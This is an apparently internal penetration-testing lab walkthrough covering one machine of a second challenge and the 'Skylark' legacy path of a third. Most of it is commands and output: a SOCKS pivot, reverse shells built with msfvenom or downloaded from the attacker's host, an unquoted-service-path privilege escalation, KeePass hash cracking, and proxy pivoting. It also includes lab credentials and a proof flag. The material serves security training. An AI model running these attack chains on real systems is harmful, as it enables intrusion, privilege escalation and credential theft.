#  Name          Disclosure Date  Rank   Check  Description
-  ---          -----        ----  ----- 
0  auxiliary/server/socks_proxy      normal  No    SOCKS Proxy Server
1  auxiliary/server/socks_unc       normal  No    SOCKS Proxy UNC Path Redirection
2  auxiliary/scanner/http/sockso_traversal  2012-03-14  normal  No    Sockso Music Host Server 1.5
Directory Traversal

Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/http/sockso_traversal

msf6 post(multi/manage/autoroute) > use 0
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) >
```

Now we can ssh into production machine

```
(kalikali)-[~/reimagined/challenge2/production]
$ proxychains ssh andrew@172.16.116.20
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.116.20:22 ... OK
The authenticity of host '172.16.116.20 (172.16.116.20)' can't be established.
ED25519 key fingerprint is SHA256:QpV+XQry0rrkz1xj7jgR7N5I16LR8GcuZUZONsb+9Qw.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.116.20' (ED25519) to the list of known hosts.
(andrew@172.16.116.20) Password for andrew@production:
Last login: Tue Nov  1 11:50:57 2022 from 192.168.118.3
FreeBSD 12.3-RELEASE-p6 GENERIC

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories: https://www.FreeBSD.org/security/
FreeBSD Handbook: https://www.FreeBSD.org/handbook/
FreeBSD FAQ: https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums: https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with: pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed: freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages: man man
FreeBSD directory layout: man hier

Edit /etc/motd to change this login announcement.
Simple tcsh prompt: set prompt = '%# '
$
```

Spawn tty shell using python

```
$ /usr/local/bin/python3.9 --version
Python 3.9.15
$ /usr/local/bin/python3.9 -c 'import pty;pty.spawn("/bin/bash")'
[andrew@production /usr/home/andrew]$
```

get php reverse shell from Kali /usr/share/webshells/php directory

```
(kalikali)-[~/reimagined/challenge2/production]
$ cp /usr/share/webshells/php/php-reverse-shell.php shell.php

(kalikali)-[~/reimagined/challenge2/production]
$ mousepad shell.php

(kalikali)-[~/reimagined/challenge2/production]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Andrew has permissions to start webserver

```
$ doas service apache24 onestart
Performing sanity check on apache24 configuration:
AH00557: httpd: apr_sockaddr_info_get() failed for production
AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1. Set the
'ServerName' directive globally to suppress this message
Syntax OK
Starting apache24.
AH00557: httpd: apr_sockaddr_info_get() failed for production
AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1. Set the
'ServerName' directive globally to suppress this message
```

switch to apache directory, download reverse shell and execute

```
[andrew@production /usr/home/andrew]$ cd /usr/local/www/apache24/data/phpMyAdmin/tmp/
.226/hope.phpction /usr/local/www/apache24/data/phpMyAdmin/tmp]$ wget 192.168.45.226/shell.php
--2023-02-16 10:48:52--  http://192.168.45.226/shell.php
Connecting to 192.168.45.226:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3528 (3.4K) [application/octet-stream]
Saving to: 'shell.php'

hope.php.1      100%[=====] 3.45K  --.-KB/s   in 0.002s

2023-02-16 10:48:52 (2.13 MB/s) - 'shell.php' saved [3528/3528]

[andrew@production /usr/local/www/apache24/data/phpMyAdmin/tmp]$ curl http://127.0.0.1/phpMyAdmin/tmp/shell.php
```

Get reverse shell as www user, then add andrew to wheel group

```
(kalikali)-[~/reimagined/challenge2/production]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.45.226] from (UNKNOWN) [192.168.226.191] 62593
FreeBSD production 12.3-RELEASE-p6 FreeBSD 12.3-RELEASE-p6 GENERIC  amd64
10:31AM  up 49 mins, 1 user, load averages: 0.81, 0.50, 0.43
USER        TTY        FROM          LOGIN@  IDLE WHAT
andrew      pts/0    172.16.116.254 10:18AM      - /usr/local/bin/python3.9 -c
uid=80(www)  gid=80(www)  groups=80(www),0(wheel)
sh: can't access tty; job control turned off
$ whoami
www
$ sudo -l
/bin/sh: sudo: not found
$ /usr/local/bin/doas pw usermod andrew -G wheel
$
```

Now can ssh as andrew again and get root shell

```
(kalikali)-[~/reimagined/challenge2/production]
$ proxychains sshpass -p "Rb9kNokjDsjYyH" ssh andrew@172.16.116.20
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.116.20:22 ... OK
Last login: Thu Feb 16 10:18:46 2023 from 172.16.116.254
FreeBSD 12.3-RELEASE-p6 GENERIC
```

Welcome to FreeBSD!

```
Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories: https://www.FreeBSD.org/security/
FreeBSD Handbook: https://www.FreeBSD.org/handbook/
FreeBSD FAQ: https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums: https://forums.FreeBSD.org/
```

```
Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with: pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.
```

```
Show the version of FreeBSD installed: freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages: man man
FreeBSD directory layout: man hier
```


```
Edit /etc/motd to change this login announcement.
To determine whether a file is a text file, executable, or some other type
of file, use
```

```
file filename
      -- Dru <genesis@istar.ca>
$ id
uid=1001(andrew) gid=1001(andrew) groups=1001(andrew),0(wheel)
$ doas csh
root@production:/usr/home/andrew # id
uid=0(root) gid=0(wheel) groups=0(wheel),5(operator)
root@production:/usr/home/andrew # cat /root/proof.txt
b4d62d8f363ff3b12610d09ce944e564
root@production:/usr/home/andrew # ifconfig
em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
    options=81249b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,VLAN_HWCSUM,LRO,WOL_MAGIC,VLAN_HWFILTER>
    ether 00:50:56:86:ef:9b
    inet 172.16.116.20 netmask 0xffffffff broadcast 172.16.116.255
        media: Ethernet autoselect (1000baseT <full-duplex>)
        status: active
        nd6 options=29<PERFORMNUD,IFDISABLED,AUTO_LINKLOCAL>
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
    options=680003<RXCSUM,TXCSUM,LINKSTATE,RXCSUM_IPV6,TXCSUM_IPV6>
    inet6 ::1 prefixlen 128
    inet6 fe80::1%lo0 prefixlen 64 scopeid 0x2
    inet 127.0.0.1 netmask 0xff000000
    groups: lo
    nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
root@production:/usr/home/andrew #
```

Challenge 3 - Skylark - Walkthrough

The main path, legacy path and standalone boxes has been created with their own documents underneath to avoid too much information at once. All walkthroughs should contain the barebone information needed in order to successfully compromise all boxes/chains.

Please note that the machines under the legacy path are not related/dependent on the machines under the main path, hence, we can consider the legacy path and the main path as 2 separate challenges, please feel free to ping me (JDee) for any doubts



- Challenge 3 - Legacy path walkthrough
- Challenge 3 - Mainpath walkthrough
- Challenge 3 - Standalone machines
 - MILAN - Walkthrough
 - SINGAPORE - Walkthrough

Challenge 3 - Legacy path walkthrough

- - Walkthrough Challenge 3 - Legacy Path
 - PARIS
 - TOKYO
 - Privilege Escalation - TOKYO
 - Post Exploitation - TOKYO
 - AMSTERDAM
 - PBX
 - Post Exploitation - PBX
 - TERMINAL
 - Privilege Escalation - TERMINAL
 - Post Exploitation - TERMINAL
 - AMSTERDAM - Exploitation
 - Privilege Escalation - AMSTERDAM
 - MAINFRAME
 - Privilege Escalation - MAINFRAME

Walkthrough Challenge 3 - Legacy Path

This walkthrough contains the raw steps required to resolve the Legacy path for challenge 3. Some of the machines found in the standalone and Mainpath sections may be re-compromised here to give a clearer view of how the path is set up.

The challenge will require learners to perform information gathering on several machines and put the puzzle together. This document is as bare bone as possible to make it clear for the SM's how the challenge works. Learners will have to perform wide scans, sweeps etc, however, we are not doing that in this document to make it as on-point as possible.

The attack path looks as follows: PARIS -> TOKYO -> AMSTERDAM -> PBX -> TERMINAL -> AMSTERDAM

PARIS

Quick information:

The machine is located in the external network and contains information to further penetrate the machines

. We will not spawn a shell on the machine just yet.

Default Nmap scan:

```
kali@kali:~$ nmap 192.168.140.222
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-13 04:24 CST
Nmap scan report for 192.168.140.222
Host is up (0.12s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 24.27 seconds
```

There are more TCP ports on the machine but they lead to nothing interesting. Scan UDP :

```
kali@kali:~$ sudo nmap -sU -p 69 192.168.140.222 -Pn
Nmap scan report for 192.168.140.222
Host is up.

PORT      STATE      SERVICE
69/udp    open|filtered  tftp

Nmap done: 1 IP address (1 host up) scanned in 2.13 seconds
```

We can use tftpbrute with metasploit to identify files on the tftp server:

```
msf6 auxiliary(scanner/tftp/tftpbrute) > options

Module options (auxiliary/scanner/tftp/tftpbrute):

Name      Current Setting      Required  Description
----      -----          -----      -----
CHOST                no        The local client address
DICTIONARY   /usr/share/metasploit-framework/data/wordlists/tftp.txt yes        The list of filenames
RHOSTS     192.168.140.222      yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      69                  yes        The target port
THREADS     1                  yes        The number of concurrent threads (max one per host)
```

View the full module info with the info, or info -d command.

```
msf6 auxiliary(scanner/tftp/tftpbrute) > run

[+] Found backup.cfg on 192.168.140.222
[+] Found bridge-config on 192.168.140.222
[+] Found dialplan.xml on 192.168.140.222
[+] Found persistent.cfg on 192.168.140.222
[+] Found sip_4602D01A.txt on 192.168.140.222
[+] Found SIPDefault.cnf on 192.168.140.222
[+] Found uniden00e011030397.txt on 192.168.140.222
[+] Found v2210c.bin on 192.168.140.222
[+] Found XMLDefault.cnf.xml on 192.168.140.222
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/tftp/tftpbrute) >
```

Learners will likely download all files, in this case we'll download the required ones for the challenge:

```
kali@kali:~$ tftp 192.168.140.222
tftp> get sip.cfg
tftp> get backup.cfg
tftp>
```

Checking contents, in `sip.cfg` we have usernames and passwords for XMPP which will be useful later:

```
kali@kali:~$ cat sip.cfg
...
[auth_info_0]
username=l.nguyen
userid=l.nguyen
passwd=ChangeMePlease_XMPPTest

[auth_info_1]
username=j.jameson
userid=j.jameson
passwd=ChangeMePlease_XMPPTest

[auth_info_2]
username=j.jones
userid=j.jones
passwd=ChangeMePlease_XMPPTest
```

In `backup.cfg` we have FTP credentials which mentiones "umbraco web application upgrade":

```
kali@kali:~$ cat backup.cfg
FTP credentials for umbraco web application upgrade:

ftp_jp
~be<3@6fe1z:2e8
```

The FTP creds is the information we need for the next machine which is `TOKYO`.

TOKYO

Many open ports on the machine and learners will need to do a wide nmap scan. We'll focus on the interesting ones here:

```
kali@kali:~$ nmap 192.168.140.226 -p 24621,24680 -
SV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-13 04:35 CST
Nmap scan report for 192.168.140.226
Host is up (0.12s latency).

PORT      STATE SERVICE VERSION
24621/tcp  open  unknown
24680/tcp  open  http    Microsoft IIS httpd 10.0
1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port24621-TCP:V=7.93%I=7%D=1/13%Time=63C13401%P=x86_64-pc-linux-gnu%r(N
SF:ULL,4D,"220-FileZilla\x20Server\x201\.5\.1\r\n220\x20Please\x20visit\x2
SF:0https://filezilla-project.org/\r\n")%r(GenericLines,4D,"220-FileZilla
SF:\x20Server\x201\.5\.1\r\n220\x20Please\x20visit\x20https://filezilla-pr
SF:object\org/\r\n")%r(GetRequest,76,"220-FileZilla\x20Server\x201\.5\.1\r
SF:\n220\x20Please\x20visit\x20https://filezilla-project.org/\r\n501\x20W
SF:hat\x20are\x20you\x20trying\x20to\x20do\?\x20Go\x20away\.\r\n")%r(HTTPO
SF:ptions,61,"220-FileZilla\x20Server\x201\.5\.1\r\n220\x20Please\x20visit
SF:\x20https://filezilla-project.org/\r\n500\x20Wrong\x20command\.\r\n")%
SF:r(RTSPRequest,61,"220-FileZilla\x20Server\x201\.5\.1\r\n220\x20Please\x
SF:20visit\x20https://filezilla-project.org/\r\n500\x20Wrong\x20command\.
SF:\r\n")%r(RPCCheck,4D,"220-FileZilla\x20Server\x201\.5\.1\r\n220\x20Plea
SF:se\x20visit\x20https://filezilla-project.org/\r\n")%r(DNSVersionBindRe
SF:qTCP,4D,"220-FileZilla\x20Server\x201\.5\.1\r\n220\x20Please\x20visit\x
SF:20https://filezilla-project.org/\r\n")%r(DNSStatusRequestTCP,4D,"220-F
SF:ileZilla\x20Server\x201\.5\.1\r\n220\x20Please\x20visit\x20https://file
SF:zilla-project\org/\r\n")%r(Help,17C,"220-FileZilla\x20Server\x201\.5\.
SF:1\r\n220\x20Please\x20visit\x20https://filezilla-project\org/\r\n214-T
SF:he\x20following\x20commands\x20are\x20recognized\.\r\n\x20NOP\x20\x20US
SF:ER\x20TYPE\x20SYST\x20SIZE\x20RNTO\x20RNFR\x20RMD\x20\x20REST\x20QUIT\x
SF:\n\x20HELP\x20XMKD\x20MLST\x20MKD\x20\x20EPSV\x20XCWD\x20NOOP\x20AUTH\x
SF:20OPTS\x20\x20DELE\r\n\x20CWD\x20\x20CDUP\x20APPE\x20STOR\x20ALLO\x20RETR\x
SF:20PWD\x20\x20FEAT\x20CLNT\x20MFMT\x20\x20MODE\x20XRMD\x20PROT\x20ADAT\x
SF:20ABOR\x20XPWD\x20MDTM\x20LIST\x20MLSD\x20PBSZ\x20NLST\x20EPRT\x20P
SF:ASS\x20STRU\x20PASV\x20STAT\x20PORT\x20Help\x20ok\.\r\n")%r(SSL
SF:essionReq,4D,"220-FileZilla\x20Server\x201\.5\.1\r\n220\x20Please\x20vi
SF:sit\x20https://filezilla-project\org/\r\n")%r(TerminalServerCookie,4D,
SF:"220-FileZilla\x20Server\x201\.5\.1\r\n220\x20Please\x20visit\x20https:
SF://filezilla-project\org/\r\n")%r(TLSSessionReq,4D,"220-FileZilla\x20Se
SF:rver\x201\.5\.1\r\n220\x20Please\x20visit\x20https://filezilla-project\
SF:.org/\r\n");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.84 seconds
```

kali@kali:~\$

Web service on 24680 , **filezilla**. Let's see if FTP is the service on 24621 :

```
kali@kali:~$ ftp 192.168.140.226 24621
Connected to 192.168.140.226.
220-FileZilla Server 1.5.1
220 Please visit https://filezilla-project.org/
Name (192.168.140.226:kali):
```

Great, FTP running. Let's enumerate the Webserver.

Visiting <http://192.168.140.226:24680/> shows UMBRACO, which corresponds with the FTP credentials we found on PARIS . Although the page is in Japanese, we see after clicking `` that there's an email address **sales@skylark.jp** . Let's try to add this to our hosts file:

```
kali@kali:~$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters

192.168.140.226 skylark.jp
```

Visiting <http://skylark.jp:24680/> now shows us a default IIS page. Now let's connect to the FTP server:

```
kali@kali:~$ ftp 192.168.140.226 24621
Connected to 192.168.140.226.
220-FileZilla Server 1.5.1
220 Please visit https://filezilla-project.org/
Name (192.168.140.226:kali): ftp_jp
331 Please, specify the password.
Password: ~be<3@6fe1Z:2e8
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Listing the directory shows that we may be in the web root:

```
ftp> ls
229 Entering Extended Passive Mode (|||53825|)
150 Starting data transfer.
drwxrwxrwx 1 ftp ftp          0 Nov 30 21:56 aspnet_client
-rw-rw-rw- 1 ftp ftp         703 Nov 29 16:24 iisstart.htm
-rw-rw-rw- 1 ftp ftp       99710 Nov 29 16:24 iisstart.png
-rw-rw-rw- 1 ftp ftp          74 Dec  1 22:59 security.txt
drwxrwxrwx 1 ftp ftp          0 Nov 29 19:49 umbraco
226 Operation successful
```

Generate an aspx payload:

```
kali@kali:~$ msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.119.140 lport=443 exitfunc=thread -f aspx -o shell.aspx
```

Upload via FTP:

```
ftp> put shell.aspx
local: shell.aspx remote: shell.aspx
229 Entering Extended Passive Mode (|||53831|)
150 Starting data transfer.
100%
| ****| 3702      32.99 MiB/s    00:00 ETA
*****| 3702      32.99 MiB/s    00:00 ETA
226 Operation successful
3702 bytes sent in 00:00 (28.67 KiB/s)
ftp>
```

Set up a listener and visit the webserver at <http://skylark.jp:24680/shell.aspx> and get shell:

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.119.140:443
[*] Sending stage (200774 bytes) to 192.168.140.226
[*] Meterpreter session 2 opened (192.168.119.140:443 -> 192.168.140.226:53835) at 2023-01-13 04:47:55 -0600
meterpreter >
```

Privilege Escalation - TOKYO

Two potential unquoted service path vulnerabilities:

```
c:\windows\system32\inetsrv>wmic service get name,pathname,displayname,startmode | findstr /i auto | findstr /i /v "C:\Windows\" | findstr /i /v """
wmic service get name,pathname,displayname,startmode | findstr /i auto | findstr /i /v "C:\Windows\" | findstr /i /v """
DevService
DevService                               C:\Skylark\Development Binaries 01\??????.exe
                                         Auto
Tftpd32 service edition
Tftpd32_svc                               C:\Program Files\Tftpd64_SE\tftpd64_svc.exe
                                         Auto

c:\windows\system32\inetsrv>
```

We can use icacls as below to confirm the same.

```

c:\windows\system32\inetsrv>icacls "C:\Program Files"
icacls "C:\Program Files"
C:\Program Files NT SERVICE\TrustedInstaller:(F)
    NT SERVICE\TrustedInstaller:(CI)(IO)(F)
    NT AUTHORITY\SYSTEM:(M)
    NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
    BUILTIN\Administrators:(M)
    BUILTIN\Administrators:(OI)(CI)(IO)(F)
    BUILTIN\Users:(RX)
    BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
    CREATOR OWNER:(OI)(CI)(IO)(F)
    APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
    APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)
    APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(RX)
    APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files

c:\windows\system32\inetsrv>
c:\windows\system32\inetsrv>icacls C:\Skylark\
icacls C:\Skylark\
C:\Skylark\ Everyone:(OI)(CI)(F)
    NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
    BUILTIN\Administrators:(I)(OI)(CI)(F)
    BUILTIN\Users:(I)(OI)(CI)(RX)
    BUILTIN\Users:(I)(CI)(AD)
    BUILTIN\Users:(I)(CI)(WD)
    CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files

c:\windows\system32\inetsrv>

```

We can download another payload to C:\Skylark called Development.exe . Let's generate it:

```
kali㉿kali:~$ msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.119.140 lport=443 -f exe -o shell.exe
```

Upload via FTP or just download with certutil. In this case we use FTP:

```

ftp> bin
200 Type set to I
ftp> put shell.exe
local: shell.exe remote: shell.exe
229 Entering Extended Passive Mode (|||53852|)
150 Starting data transfer.
100%
|*****
*****| 7168      51.39 MiB/s   00:00 ETA
226 Operation successful
7168 bytes sent in 00:00 (57.05 KiB/s)
ftp>

```

Copy the payload over to C:\Skylark\Development.exe :

```

c:\inetpub\wwwroot>copy shell.exe C:\Skylark\Development.exe
copy shell.exe C:\Skylark\Development.exe
    1 file(s) copied.

c:\inetpub\wwwroot>

```

Now that the payload is in place, we can execute it by starting the `DevService` server after a sleep. Although the sleep is not required, it is done here give us time to background our current session and run another listener. To run sleep, we'll first change our shell to PowerShell:

```
c:\inetpub\wwwroot>powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
```

Let's execute sleep and service start. Note that we enter `sc.exe`, because we are not in CMD. Once executed, we background our current shell, set up a new listener:

```
PS C:\inetpub\wwwroot> sleep 30; sc.exe start DevService
sleep 30; sc.exe start DevService
^Z
Background channel 1? [y/N] y
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.119.140:443
```

Once the sleep is finished, we get a SYSTEM shell. Make sure to migrate it to another SYSTEM process so the shell doesn't die:

```
[*] Sending stage (200774 bytes) to 192.168.140.226
[*] Meterpreter session 2 opened (192.168.119.140:443 -> 192.168.140.226:53865) at 2023-01-13 04:57:02 -0600

meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
meterpreter > migrate 3772
[*] Migrating from 5980 to 3772...
[*] Migration completed successfully.
meterpreter >
```

Post Exploitation - TOKYO

In `C:\Users\j_local\Desktop` we find a `Passwords.kdbx` file:

```
c:\Users\j_local\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 94D7-0738

Directory of c:\Users\j_local\Desktop

2023/01/13  16:55    <DIR>          .
2022/12/06  02:29    <DIR>          ..
2023/01/13  16:55              34 local.txt
2022/12/06  02:42          2,542 Passwords.kdbx
                2 File(s)       2,576 bytes
                2 Dir(s)  12,423,593,984 bytes free

c:\Users\j_local\Desktop>
```

Let's download this file using meterpreter:

```
meterpreter > download C:/Users/j_local/Desktop/Passwords.kdbx
[*] Downloading: C:/Users/j_local/Desktop/Passwords.kdbx -> /home/kali/Passwords.kdbx
[*] Downloaded 2.48 KiB of 2.48 KiB (100.0%): C:/Users/j_local/Desktop/Passwords.kdbx -> /home/kali/Passwords.kdbx
[*] Completed : C:/Users/j_local/Desktop/Passwords.kdbx -> /home/kali/Passwords.kdbx
meterpreter >
```

In Kali, convert the file to work with John:

```
kali@kali:~$ keepass2john Passwords.kdbx > JohnPasswords.hash
```

Can be cracked using /usr/share/wordlists/fasttrack.txt:

```
kali@kali:~$ john --wordlist=/usr/share/wordlists/fasttrack.txt JohnPasswords.hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssword!          (Passwords)
1g 0:00:00:00 DONE (2023-01-13 05:07) 1.639g/s 183.6p/s 183.6c/s 183.6C/s P@55w0rd!..hugs
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
kali@kali:~$
```

Using KeePassX in Kali/kpcli, we can open the Passwords.kdbx file. Under the Network tab, an entry titled Squid Proxy is displayed. We have the following credentials.

```
ext_acc:DoNotShare!SkyLarkLegacyInternal2008
```

This brings us to the new machine AMSTERDAM

AMSTERDAM

At this point we will not compromise the machine, but we will use the squid proxy to enumerate internal networks.

Nmap scan of AMSTERDAM:

```
kali@kali:~$ nmap 192.168.140.224
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-13 05:10 CST
Nmap scan report for 192.168.140.224
Host is up (0.12s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
3128/tcp  open  squid-http
8000/tcp  open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 23.43 seconds
```

Visiting <http://192.168.140.224:8000/> shows us a debug.txt with IP information:

```

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
4: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:95:74:83 brd ff:ff:ff:ff:ff:ff
    altname enp11s0
    inet 192.168.140.224/24 brd 192.168.140.255 scope global noprefixroute ens192
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe95:7483/64 scope link
        valid_lft forever preferred_lft forever
5: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:95:bf:0a brd ff:ff:ff:ff:ff:ff
    altname enp19s0
    inet 172.16.70.254/24 brd 172.16.70.255 scope global noprefixroute ens224
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe95:bf0a/64 scope link
        valid_lft forever preferred_lft forever

```

This seems to correspond with the IP address of the machine itself, and we see a second network 172.16.70 . Let's add the credentials we found for squid proxy to proxychains:

```

[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
http 192.168.140.224 3128 ext_acc DoNotShare!SkyLarkLegacyInternal2008

```

PBX

The leaners will have to do a wider scan, but in this case we'll scan the next target directly:

```

kali㉿kali:~$ proxychains nmap -sT -Pn -n -p 80 172.16.70.32
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-13 05:14 CST
[proxychains] Strict chain ... 192.168.140.224:3128 ... 172.16.70.32:80 ... OK
Nmap scan report for 172.16.70.32
Host is up (0.25s latency).

PORT      STATE SERVICE
80/tcp     open  http

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds

```

Now if we open firefox-esr via proxychains/foxyproxy, we are met with a webpage called `sipXcom` . This corresponds to the "sip" files we found earlier on PARIS:

```

kali@kali:~$ cat sip.cfg
...
[auth_info_0]
username=l.nguyen
userid=l.nguyen
passwd=ChangeMePlease__XMPPTest

[auth_info_1]
username=j.jameson
userid=j.jameson
passwd=ChangeMePlease__XMPPTest

[auth_info_2]
username=j.jones
userid=j.jones
passwd=ChangeMePlease__XMPPTest

```

We can log in with any user, in this case we use l.nguyen .

ADVISORY: Researching XMPP (this will be written later, its not published yet) !!!! TODO !!!! TODO !!!! TODO

To reach XMPP, we can use pidgin as an example. Learners will have to download it to Kali. It supports proxy as well.


We can install and start **pidgin** as below on our kali

